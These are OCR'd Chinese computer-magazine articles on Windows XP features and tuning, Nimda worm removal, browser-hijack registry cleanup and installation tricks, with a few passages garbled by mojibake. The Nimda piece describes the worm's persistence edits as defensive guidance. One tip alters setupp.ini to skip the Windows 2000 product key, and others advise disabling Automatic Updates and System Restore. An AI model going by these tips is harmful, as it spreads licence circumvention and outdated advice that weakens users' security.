在这里我们可以配置系统多启动菜单(BOOT.INI)。“检查所有启动路径”按钮的功能是检查启动菜单中的操作系统是否存在。“设为默认”按钮的作用是把所选择的操作系统设置为默认启动的操作系统。“启动选项”的作用是设置启动时的高级选项，比如进入调试模式。而“高级选项”按钮则是细微的调节调试模式下的各种参数，为高级用户使用，一般用户仅做了解即可。

“服务”选项卡里面所列出的是Windows XP系统启动时所用到的各种服务（图4），我们可以选择在系统启动时是否启动这些服务。一般提供给高级用户使用。


图 4


而“启动”选项卡里面，可以设置系统启动时同时启动哪些程序，我们在这里可以关闭一些安装时自动设置自动启动的一些程序（图5）。CF


图 5

Windows XP的个人通讯中心

□辽宁 佑京

Windows XP是微软.net计划中很重要的一环，这个操作系统中集合了微软的MSN浏览器（MSN Explorer）和Windows Messenger。前者是整合了Hotmail、MSN Mail、媒体播放的一个全能浏览器，后者是类似于ICQ、OICQ的即时通讯软件。因此，使用MSN，可以进行网页浏览、邮件收发、网上聊天等多种功能。下面，我们来看看MSN的大概模样。


图 1

要启动MSN，我们要拥有一个微软.net的Passport，也就是说一个Hotmail或者MSN Mail的账户。

申请账户很简单，就像申请免费邮箱一样。可以申请Hotmail或者是MSN Mail。拥有了账户后就可以使用微软的.net服务了。首先我们来看看MSN Explorer。当添加了用户后，启动MSN的界面如图1。选择用户输入密码后点击就可以登录了。登录以后我们可以在线订购物品，查看Email，听音乐，和在线的好友聊天。具体使用方法与浏览器无异（图2），


图 2



图 3

其中收发Email很有个性（如图3）。

其实现在来说，比较实用的是Windows Messenger。相比国内著名的OICQ来说，Windows Messenger更加方便，更加强大快捷，并且通讯延迟、丢信息等情况更为少见。美中不足的是，聊天记录不能够自动保存。

Windows Messenger的界面如图4。添加好友后就可以和好友在线聊天了。

使用Windows Messenger，每次好友上线时都会有个性化的通知。这时在主界面中点击好友名字就可以聊天了。另外，用Windows Messenger可以很轻易地发送文件和进行语音聊天。CF


图 4

Windows XP中的系统还原大法

□辽宁 佑京

在Windows Me中出现的系统还原也出现在Windows XP中了，而且系统还原的功能更为强大、实用。可以从“附件”菜单里面的“系统工具”中启动系统还原。程序界面如图1。


图 1

在这个界面里，我们可以选择把系统还原到一个还原点或者是新建立一个还原点。或者我们可以对系统还原进行设置。点击“系统还原设置”就可以在如图2所示的窗口中进行设置。在这里，我们可以在所有驱动器上关闭系统还原，或者对单一驱动器进行设置。设置的时候，我们还可以调节系统还原所占用的磁盘空间，一般按照默认设置的就可以了（图3）。


图 2


图 3

要把系统还原到以前的配置。选择“恢复我的计算机到一个较早的时间”。点击“下一步”后，将会让我们选择一个还原点（图4）。选择好后，点击下一步后就可以进行系统还原了。

要创建新的还原点也很简单，在图1的界面里。选择“创建一个新的还原点”，点击下一步后，键入一个还原点的名称就可以建立了。


图 4

一般我们安装新的软件或者更改注册表时，系统会自动建立一个系统还原点，当然，每隔几天系统也会自动建立一个还原点。另外，我们自己也可以在需要的时候，创建还原点。CF

体验Windows XP远程登录

□大苹果

❸ 进行远程登录

被控方的计算机设置好后，我们就可以从另一台计算机通过Windows XP中的远程登录功能来控制这台计算机了。

1.启动远程登录功能

通过“开始/所有程序/附件/通讯/远程桌面连接”打开远程登录窗口（图1）。这个很像一个Modem拨号登录窗口，在“计算机”栏输入被控计算机的IP，然后在“用户名”和密码处填入被控计算机上已经创建的用户账户信息。

2.远程登录前的设置

为了让你能够更有个性、更方便地登录计算机，“远程登录”功能还为你准备了一些特别的设置。在远程登录窗口中还有“显


图 1

示”、“本地资源”、“程序”和“高级”四个设置标签。

在“显示”中你可以设置远程登录时的显示方式，包括设置屏幕的大小和颜色配置等。“本地资源”中你可以选择是否把远程控制计算机的声音传送到你的计算机上；是否允许在远程界面上使用Windows的一些功能；是否允许远程连接的计算机自动启动本地计算机的一些外设设备（图2）。




图 2

如果你需要的启动程序在你远程控制的计算机上并没有安装，你可以在“程序”里加上你本机程序的路径和文件名，这样在你登录远程控制计算机的时候便可以像本机启动一样自动地启动你刚才设置的程序了（图3）。



图 3

为了更方便和高效率地使用远程控制计算机，这里建议你在“高级”标签中选择一些连接的网路属性。

3.进行连接

一切设置完毕后，回到“常规”标签便可以按“连接”按钮进行远程控制计算机了，必须先在“用户名”和密码处填入被控计算机上已经创建的用户账户信息。这里为了方便管理多个用户和不同的设置，可以把你设置的信息“另存”下来，需要的时候再“打开”它（图4）。




图 4

二、登录后的操作

登录成功后，是不是感觉和在本地计算机上操作完全一样？只是在窗口中多了一个“显示连接栏”，在“显示连接栏”里就像控制一般窗口一样，可以把远程登录界面变为最小化、最大化或者关闭它。

连接到工作计算机时，远程桌面将自动锁定该计算机，这样任何他人都无法在您离开时访问应用程序和文件。返回工作计算机后，可以按Ctrl+Alt+Del解除锁定。

远程桌面还允许多个用户在一台计算机上拥有活动的会话。这意味着多个用户可以让他们的应用程序保持运行状态，并保留他们的Windows会话状态，甚至在其他人登录时依然如此。

使用“快速用户切换”，可以很容易地在同一计算机上从一个用户切换到另一个。例如，假设你在家工作，并且已经登录到办公室的计算机，以更新开支报告。在你工作的同时，家庭成员需要使用家庭计算机检查重要的电子邮件。你可以断开远程桌面，允许其他用户登录并查收邮件，然后重新连接到办公室计算机，这时你看见的开支报告将与刚才完全一样。“快速用户切换”单独工作在作为工作组成员的计算机上。CF

在Windows XP中快速切换用户

□辽宁 佑京

在使用Windows NT、Windows 2000、Windows XP之类的NT技术的操作系统时，我们都拥有多个账号，或者每台机器上都有多个账号。在以前，登录计算机的用户如果想要换个用户的话只能注销，然后再重新登录，这样的话，原来用户的使用环境就会完全被破坏。而在XP里可以同时登录多个用户，并且两个用户之间可以随意切换。原来的用户使用环境不会改变。举个例子来说，比如儿子正在使用计算机听CD，同时运行Word进行文字处理工作。这时父亲用户想要使用这台计算机上网收发Email。在以往，儿子要服从父亲，只能关掉程序，注销用户，让父亲登录，之后，儿子还要重新登录，重新打开程序。而XP的快速切换用户功能就能完全避免这种情况，它



可以让儿子用户不关掉CD播放器和Word，而父亲用户登录紧急处理他的工作，之后儿子用户可以继续他的工作。

XP的用户快速切换有着以下这些特点：

1.在实现快速切换时无需重新启动计算机。

2.保留所有打开的账号或登录用户的使用环境，如果需要，可以立即从上一个用户的使用环境中切换回来。

3.用户可以在安装系统的时候设置自己的账号（这也是XP推荐的做法），也可以用控制面板增加新的账号。这一项技术是基于Windows 2000的，这是将各个用户的数据和使用环境分开的主要手段。默认情况下，有了账号之后就不再采用密码了，但如果你很想使用密码，系统也提供了在每个账号上再行设置密码的功能。

4.当同一台计算机上建立多个用户的账号后，屏幕上就显现出代表每个账号的图标，这些图标可以是文字，也可以是用户的照片。当用鼠标点击某个图标时，就可以登录该用户的环境。登录进入当然需要账号，所以，由于你不知道别人的账号，也就不可能登录进入别人的环境，这就确保既可以多人共同使用相同的计算机，又可以使数据资料和设置相对独立。

5.可以在家用计算机与办公室计算机或工作站之间实现互相访问和远程应用，包括使用远程数据和远程的应用程序。

建立多用户是很简单的事情，在“控制面版/用户”里面可以轻松地创建、删除用户。

假如我们要切换用户，只要点击“开始/注销/切换用户”，或者直接用热键“Win+l”就可以。这时就会出现图中所示的界面。我们可以直接点击用户名，需要密码的话键入密码就可以了，非常的简单。CF

Windows XP——轻松减肥

□不言

匆匆忙忙将XP安装完成，发现我的1.5G的空间只有300M了。这么少的空间，XP威胁我说要罢工，我不得不对XP进行手术，削掉我不需要的东西。

1.首先删除驱动备份，就是删除“Windows\Driver cache\i386”目录下的“Driver.cab”文件，该文件有70MB左右。

2.关闭系统还原功能，这样系统就不会自动备份。关闭方法是打开“控制面板”，然后双击“系统”。在“系统属性”对话框中，单击“系统还原”选项卡。然后选择“在所有的驱动器上关闭系统还原”。另外，也可以关闭一些不重要的分区的系统还原。但如果你考虑系统的安全，建议还是不要关闭系统盘的系统还原功能。


3.删除帮助文件，可以减掉40多MB，帮助文件在“\Windows\Help”目录下。

4.删除备用的DLL文件，这些文件在“\Windows\System32\Dllcache”下，这样可以减去200多MB，不过最好你有安装光盘或者安装文件的备份，以备需要的时候提取。

5.删除“\Windows\Ime”目录下不用的输入法，如日文、韩文、繁体中文输入法。

6.将虚拟内存也转到其他盘。转换方法是打开“控制面板”，然后双击“系统”。在“系统属性”对话框中，选择“高级”选项卡，在性能栏选择“设置”，在设置窗口中，选择“高级”选项卡，在“虚拟内存”栏中点击“更改”，然后选择“虚拟内存”所在的驱动器即可。

7.另外，安装程序的时候，尽量将应用软件装在其他盘，如D盘，当然，这需要你的硬盘有多个分区，这对提高系统速度也是有好处的。



8.把“我的文档”、IE的临时文件夹都转到其他分区。

9.建议将电源管理中的休眠取消，这样大概要节约200多MB。方法是在“控制面板”中打开“电源管理”，切换到“休眠”选项卡，然后将“启用休眠”前面的勾去掉即可。

10.建议用NTFS文件格式安装XP，会节约一些硬盘空间。

特别删除：打开命令提示符窗口，然后输入“sfc(空格)/purgecache”，可清除300MB系统备份的文件，不过这样的文件如果删除，一旦系统出现问题需要提取备份文件，可能会引起很大的麻烦。CF

Windows XP的——优化策略


□不言

Windows XP虽然很好，但仍然有一半的人反对用它。这其中的主要原因，是Windows XP对机器的要求太高了。你可能说，我有600MHz的赛扬、128MB的内存、20GB的硬盘、TNT2的显卡。但我要告诉你，这样的配置，当你安装完XP后，感觉跟在赛扬300下运行Windows 98差不多。可是，Windows XP确实有不少让人动心的功能，比如系统还原、强大的文件夹功能，就足以让我有心

投靠Windows XP了，但投靠后，为了让我的机器系统配合上Windows XP的高速度，我还得优化Windows XP中的设置，不要让我的电脑因为使用XP而变慢，而是要变快。当然，如果你的电脑速度足够快，内存足够多，就不必要用这些方法了。

首先，改变Windows XP的主题布景方式。大家都知道XP是一个非常花哨的操作系统，但这个花哨是要付出代价的，就是耗用更多的内存和处理器时间。还好，XP提供了两种界面主题方式，一种是XP主题方式，一种是传统的Windows 9X主题方式。先用鼠标右键点击桌面，在弹出的菜单中选择"属性"，在"属性"窗口中选择"主题"，在其中选择"Windows 经典"，即可将XP的主题布景换成老面孔（图1）。


图 1


图 2


这样设置后，对于速度比较慢的电脑，速度提高的效果特别明显，已经有使用Windows 98的感觉了。当然，如果你的内存不是特别多，还可以采用取消墙纸、少开系统监视程序等方法。但我建议使用XP最好有196MB-256MB的内存，好在现在的内存还不是很贵。

关闭系统还原功能。在XP中，系统将会自动备份一些重要的数据，这个备份工作一直由系统在后台监视执行，会消耗一些系统资源。你可以将这个功能关闭，关闭方法是打开"控制面板"，然后双击"系统"，在"系统属性"对话框中，单击"系统还原"选项卡，然后选择"在所有的驱动器上关闭系统还原"。

关闭"自动更新"功能。能够自动更新系统和自动升级软件，但这个功能对于家庭用户来说并不是很实用，反而会让系统在后台监视和自动运行而消耗资源，我们大可将这个功能关闭。关闭方法是在"系统属性"窗口，选择"关闭自动更新……"(图2)。

关闭"远程桌面"。远程桌面对有些用户而言，是一个很有用的功能，可以让他们在家里控制办公室的计算机，从而实现远程办公。但对于国内的大部分用户，目前还是用不上，这时就可以关闭，以节约系统资源。关闭方法是在"系统属性"窗口切换到"远程"选项卡，然后将"远程桌面"栏里的勾去掉。


取消XP的显示效果。在XP中，为了让用户操作起来更舒服，设计了很多显示效果，但如果你的机器很慢，可以将这些显示效果取消。取消的方法很简单，在"系统属性"窗口，切换到"高级"选项卡，点击"性能"栏里的"设置"按钮，然后在"视觉效果"标签页选择"调整为最佳性能"。现在来看看，是不是系统又快了不少？当然，你也可以手动来选择想要的视觉效果（图3）。


图 3

关闭系统错误发送。XP有一个功能，就是自动记录错误，然后提示你是否发送给微软公司解决。当然，这个功能也是要消耗系统资源的。你也可以将它关闭。关闭的方法是打开"属性窗口"，选择"高级"选项卡，点击"错误报告"，然后选择"禁用错误报告"即可（图4）。


图 4

关闭多余的服务。由于Windows操作系统需要提供的服务太多，而实际上，一个人是不可能用到所有的服务，你可以将多余的服务关闭，从而节约系统资源。关闭服务的操作是右键点击"我的电脑"，选择"管理"菜单，在弹出的窗口中选择"服务和应用程序"下的"服务"，在右边的窗口就列出了目前系统所运行的服务程序（图5）。不过这些服务一般用户可能是难以辨别，不过你可以关闭一些常见的服务，如"Printer Spooler"（打印服务）、"Task Scheduler"（计划任务）、"FAX"(传真服务)、"Messenger"（局域网消息传递）、"Remote Registry"(提供远程用户修改注册表）等。这些服务太多，这里不能一一介绍，不过XP都提供了对这些服务的描述，你可以点击某个服务的属性来查看。要注意的是，有些服务是要依赖其他一些服务的，所以关闭服务要慎重，不然会引起系统问题。我们建议大家，宁肯多买点内存，也尽量少在关闭服务上打主意。CF


图 5

紧急！！Word提示我“没有足够的内存或硬盘空间来完成操作”，这是怎么回事？我的内存有128MB，硬盘剩余空间高达几个GB，怎么可能不够？难道是Word在耍我？

□湖北 TJW

尼姆达

以上现象是几天前发生在我电脑上的一幕。

1.查找病因

当时，我首先想到可能是系统或是硬件方面出现了问题，但是系统刚刚重装还没几天，而且我的电脑在运行其他软件时，即使是Diablo2资料片都没有出现资源不足的情况，由此可见可能是Word出了问题。当我无奈地找出Word安装盘准备重装Word时，突然想起今天我刚上过网，而且还收发了很多邮件，搞不好是“引毒入机”了。由于我的KVW3000没有发出警告，所以我先用“系统信息”工具中的“系统文件检查器”检查系统的受损情况（这一招对针对Win98系统下手并留有痕迹的病毒来说很有效，当年我还没有KV300时，就是用这种办法找出机器中的CIH病毒的）。果不其然，System目录中的Riched20.dll受损。我在System目录中找到了这个文件，并记下它的大小为57344字节，然后在Win98安装盘中找到这个文件，大小是200多kB。恢复这个文件后，Word的一切功能恢复正常，但是重新启动后毛病依旧。由此可以基本断定是有不速之客进入了我的电脑。

2.锁定真凶

判定病因后，就要着手治疗了。首先请出我的安全卫士KVW3000，一番折腾之后，什么也没有发现。再一想，KVW3000已经2个多月没有升级了，看来这次碰上的是病毒家族中的一个生力军，只有驱猫上网，升级KVW3000。升级的时候，顺便查了一下各大网站的“辑毒令”，看看有没有相关资料。好家伙，不查不知道，一查吓一跳，原来我机器上的病毒就是近来名噪一时的NIMDA（尼姆达）黑客蠕虫病毒，它的破坏性和传播速度大大超过了“红色代码”。

3.尼姆达病毒的传播方式

NIMDA病毒会通过Email传播，用户邮件的正文为空，似乎没有附件，实际上邮件中嵌入了病毒的执行代码，当用户用Outlook Express（没有安装微软补丁包的情况下）收邮件，在预览邮件时，病毒就已经在不知不觉中执行了。病毒执行时会将自己复制到临时目录，再运行临时目录中的副本。病毒还会在Windows的System目录中生成Load.exe文件，同时修改System.ini中的Shell（将shell=explorer.exe改为explorer.exe load.exe -dontrunold），使病毒在下次系统启动时仍然被激活。另外，在System目录下，病毒还会生成一个副本：Riched20.dll。病毒复制到临时目录下的副本有两个文件，病毒会在系统下次启动时将它们删除（修改wininit.ini文件）。

此病毒还会通过局域网的共享，传播到其他Windows系统，也会利用IIS漏洞，像蓝色代码一样传播。

4.断其病根

首先，打开System.ini文件，[load]中如果有一行“shell=explorer.exe load.exe -dontrunold”，改为“shell=explorer.exe”。

然后，按Ctrl＋Alt＋Del，结束“xxx.tmp.exe”以及“Load.exe”的进程（如果有的话）。

接着，重新启动，删除系统目录下的load.exe文件，Windows根目录下的mmc.exe文件。在C、D、E三个逻辑盘的根目录下如果有Admin.DLL文件，删除这些文件，查找文件名为Readme.eml的文件，删除。删除temp目录中的文件。

接着，用干净的Riched20.dll文件（大小不一，视系统而定）替换染毒的同名Riched20.dll文件（57344字节）。

最后，删除HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan\和HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\MapMail\的键值。

对于个人用户来说，杀毒工作基本完成，如果有杀毒软件的话，升级成最新版本后全盘扫描一次，以达到除恶务尽的目的。

对于网站服务器来说，还得多做几项亡羊补牢的工作：

（1）从微软网站http://www.microsoft.com/china/security/Bulletins/nimda.asp下载相应补丁并执行，然后关闭本机的所有共享。

（2）如果是WinNT或者Win2000，打开“控制面板/用户和密码”，将Administrator组中的guest账号删除。

以上是NIMDA的手工清除方法，如果您觉得麻烦的话，可以到网上去下载“尼姆达”专杀工具（如金山公司的http://www.iduba.net/download/othertools/Duba_Concept.EXE），或者升级您的杀毒软件到最新版来应付该病毒。

5.经验总结

（1）杀毒软件要经常升级，同时注意一下病毒的新动向，做到防患于未然。

（2）现在多数病毒都通过邮件传播，所以来历不明的邮件不要轻易打开。

（3）注意打好Windows的补丁，减少病毒入侵的机会。

（4）Windows自带的系统信息工具十分有用，尤其是其中的系统文件检查，用好它，系统的安全性和稳定性会大大提高。

最后，祝大家的机器百毒不侵！

单位搞培训，天天有人上机实习，我这个所谓的网管+机管（计算机管理员），每天都要去机房巡视。一次，有一台计算机开机进入Windows时，竟弹出一个确定对话框，标题栏是“微软推荐超酷网站”，内容是“请访问超酷网站www.×××.com”，更让我吃惊的是，“确定”以后一个个IE浏览器窗口铺天盖地的自动弹了出来，把干净的桌面遮了个严实。

□山东　冯小程

注册表反攻记

打开注册表编辑器，一阵搜索后，找到了几个被改动的地方：

1.HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon里面多了两个主键，一个是NLegalNoticeCaption，键值=“微软超酷推荐”，一个是LegalNoticeText，键值=“请访问超酷网站www.×××.com”，这就是那个对话框！统统删掉！删掉以后又有点后悔，如果自己改一下换个提示也不错啊。

2.HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run里面多了一个Start Page的字符串值，它的值就是点击了那个“确定”后自动打开的那个网站的地址，删！

3.HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main里Start Page的值被改成了那个该死的站点的地址，这是IE的开始页面，改成以前的设置：“http://www.cfan.com.cn/”。

重启机器，一切如初，打开IE，《电脑爱好者》的主页自动出现，在窗口中点了一下鼠标右键，差点没气死，右键菜单也让那个破网站给改了！多了一个选项，“点击访问×站点”。我再次搬出“regedit”，在HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt下发现了刚才那个选项命名的主键，删！一切正常了！

小渔提示：

1.在修改注册表前最好把注册表先备份。

2.用注册表编辑器“编辑”菜单项里的“查找”命令，输入被改后的内容，可以很方便地找到被改动的地方。

3.给大家介绍一个可以自主设置或恢复IE开始页面和标题的绿色软件nocheat，下载地址为http://www.etextwizard.com/download/nocheat/nocheat.exe。CF

□江苏　阿健

Îå±ÊÊäÈë·¨ 巧安装

Îå±Ê×ÖÐÍÊäÈë·¨Ò»Ö±ÊÜ¹ã´óÅóÓÑÏ²»¶£¬　但可惜的是有些五笔输入法无法在Windows2000下安装，即使有的能够在Windows2000下安装，但安装后却无法在任务栏中显示其输入法图标（最典型的是那些为Windows9x设计的五笔输入法）。

其实只要将为Windows9x设计的五笔输入法的所有文件，包括码表文件.MB、输入法文件.IME、词组文件、帮助文件.HLP和安装程序.EXE全部拷贝到Windows2000的System32文件夹下（注意：不是System文件夹），然后再从System32文件夹下执行安装程序就可以发现在任务栏中已经正确安装了。究其原因，很简单，Windows9x（包括WindowsMe）都是将输入法文件拷贝到System文件夹下，而Windows2000是将输入法文件拷贝到System32文件夹下才可以使用。CF

□山东　李瑞祥

不用重启也可修改网卡IP地址

作为一名网络管理员，经常要调试网络，更是频繁修改网卡的IP地址，重启机器，还真是要花费很长时间。那么有没有不重启机器也可以让网卡的IP地址得到修改的办法呢？针对Win98和WinNT，分别介绍如下：


1.Win98系统：在修改完网卡的IP地址后，将网卡先禁用再启用。操作步骤：首先修改IP地址，然后在桌面上用鼠标选中“我的电脑”，点右键，选“属性”，在“设备管理器”中将该网卡禁用掉（如图），然后再启用该网卡。

2.WinNT系统：在WinNT中修改网卡的IP地址更简单一些，因为WinNT本身就支持在一块网卡上定义多个IP地址，可以从网卡的“TCP/IP属性”中的“高级IP寻址”设置中看出。其实在WinNT中改变网卡的IP地址及网关再简单不过了，直接在网卡的“TCP/IP属性”中修改即可，改完了即可生效。

由于条件所限，笔者没有在更多的操作系统中验证，但是我想基于Win98内核的WinMe也应该可以应用以上的操作（Win2000是不用重启的）。CF



□山西 伍国平




告别菜鸟之 也谈Windows的安装

菜鸟:出大问题了！我的电脑连安装Windows都报错，有一大堆的英文，好像说什么病毒，但是我用KVW3000检测却没有发现任何病毒，装了N次都是一样，难道说我买的兼容机就这样差吗？

老鸟:哦？让我看看……这是你BIOS的设置问题。

打开计算机，按DEL键进入BIOS设置，选择“ADVANCED BIOS FEATURES”(高级BIOS设置)项，将“Virus Warning”设置成为Disabled就行了。



菜鸟:好的，让我试试……啊！真的可以了。

唉，安装一个Windows需要花很多时间，特别是Windows2000,有时候简直就是漫漫长夜,有一次我的一个朋友花了6个小时,而WindowsXP则花了10个小时,还需要不时地进行选择,人不能走开。

老鸟:不会哦,Windows2000和XP的安装是需要很长的时间,可也不会像你说的那样恐怖呀。是不是没有掌握安装Windows系统的技巧啊？

菜鸟:安装Windows还有技巧吗？在DOS下安装Windows,不就是运行Setup就行了吗？

老鸟:看来,今天又要给你好好补上一课了。如果你的硬盘空间够大,则可以先把Windows9x和WindowsXP的安装程序复制到硬盘上,这样可以避免光驱速度慢所带来的负面影响。

1.Windows9x(包括WindowsMe)的安装技巧


其实我们安装Windows是可以用参数法忽略许多不必要的步骤的。让我们先来看看这些具体的参数及其含义,然后衡量衡量自己的需要,合理选择。

/is	忽略开始安装时的磁盘扫描，这样可以大大节约安装时间
/im	跳过内存检查
/iq	忽略交叉关联文件检查
/ih	跳过注册表检查
/iv	在安装Windows过程中不显示Windows的自我介绍画面
/ie	不制作紧急启动软盘
/id	忽略磁盘空间检查

对这些参数有了一定的了解之后，我们就可以实现Windows的快速安装了。在DOS下安装Windows9x不如试试如下的命令:

setup.exe /im /id /is /iq /ie /ih /iv

是不是大约节约了10分钟的时间？



还是不满意！还要守在计算机旁输入计算机要求的信息！其实实现Windows9x的全自动安装很简单,只需要制作一个Windows安装的应答文件就可以了。制作这个应答文件需要在Windows98安装光盘的\tools\reskit\中找到一个名为Batch的文件夹，运行其中的Setup进行安装并制作,具体的制作以及应用请参考本期跟我学栏目的相关内容。

2.WindowsXP（Windows2000）的安装技巧

在安装WindowsXP（或Windows2000）时也可以采用加载一些参数的方法来缩短整个安装系统的时间,首先还是来看看这些对我们有用的参数:

/s[:sourcepath]	指定Windows源安装文件的位置
/t[:tempdirve]	指定安装程序放置临时文件的分区,并在该分区上安装Windows
/u[answer file]	指定应答文件的位置,这样可以实现Windows的自动安装

通过使用参数来缩短WindowsXP系统的安装时间,相对而言没有Windows9x那样显著。WindowsXP安装时所需要的大量时间其实是因为前期临时文件复制造成的。

有一个最简单和最有效的办法可以解决这一切：加载Smartdrv命令。Smartdrv是DOS时代的一个内存管理软件，可以使用内存作为磁盘高速缓存，这样可以大大加速WindowsXP的安装。一般来说可以加载物理内存的10%

作为磁盘高速缓存，我们以128MB内存为例，我们可以在安装WindowsXP前，在DOS窗口中键入如下命令:Smartdrv 10240 10240(这里用了10MB的内存作为了硬盘的高速缓存，Smartdrv命令可以在Windows9x的源安装程序的目录下找到，也可以在安装后的Windows9x的Windows目录中找到。重点提示：这一招对于WindowsXP的安装相当重要，同样也适用于加速Windows2000的安装。

在这里再顺便说说Windows2000的免密码安装方法：在Windows2000源安装程序i386文件夹下我们可以找到一个setupp.ini的配置文件，在去掉这个文件的只读属性之后，用Windows自带的记事本将其打开，然后将Pid=52273000更改为Pid=52273270，这样在DOS下安装Windows2000就不再需要输入密码了。如果在DOS下更改这个文件，可以用Edit这个DOS命令进行修改。值得注意的是，此方法经过我多次µÄÕÑé— 对于WindowsXP的安装并不适用。

菜鸟:原来是这样的啊？你刚才说了Windows9x的自动安装，那WindowsXP可不可以实现自动安装呢？

老鸟:当然可以，WindowsXP实现自动安装和Windows9x一样，我们只要制作一个自应答的文件就可以了。

菜鸟：制作自应答文件的程序是不是在WindowsXP的安装光盘的\tools\reskit\batch中？

老鸟:看来你还真是聪明的，不过只有一半的聪明。其实，这个程序在光盘的\support\tools\deploy.cab压缩文件中，你需要Winzip等解压软件把它释放出来。

菜鸟:可不可以示范一下？

老鸟:这个，你就自己去摸索吧！实践出真知！CF

□浙江 张京京

IE6.0中文版离线升级技巧

尽管IE6.0的英文版已经推出有一段时间，但是至今微软还没有推出完全的中文版，不过IE6.0的中文版已经可以通过在线升级安装的方式进行安装了。在线升级的速度比较慢，下面就为大家介绍一个具体的离线升级安装步骤，让大家提前享用IE6.0中文正式版。具体的操作步骤如下：


1.下载ie6setup.exe安装文件（http://a142.ms.a.microsoft.com/f/142/1611/2h/download.microsoft.com/download/IE60/fnlrtw/ie6/W98NT42KMe/CN/ie6setup.exe）。

2.下载完成后，不要急于运行此文件，用Winzip或者WinRAR打开ie6setup.exe，并将其中的文件解压缩到某一目录。

3.切换到DOS窗口模式，在刚才的解压缩目录下运行“ie6wzd.exe /d /s:""#E"”命令。

4.这时会出现如图的运行画面，你可以根据自己所使用的操作系统类型来选择相应的升级文件进行下载。

5.等需要的升级文件下载完成后，将ie6setup.exe复制到“Windows Update Setup Files”目录下（这个是默认下载目录），然后运行ie6setup.exe就可以开始离线安装了。CF



□北京 SY

锁住第二硬盘、光驱和软驱

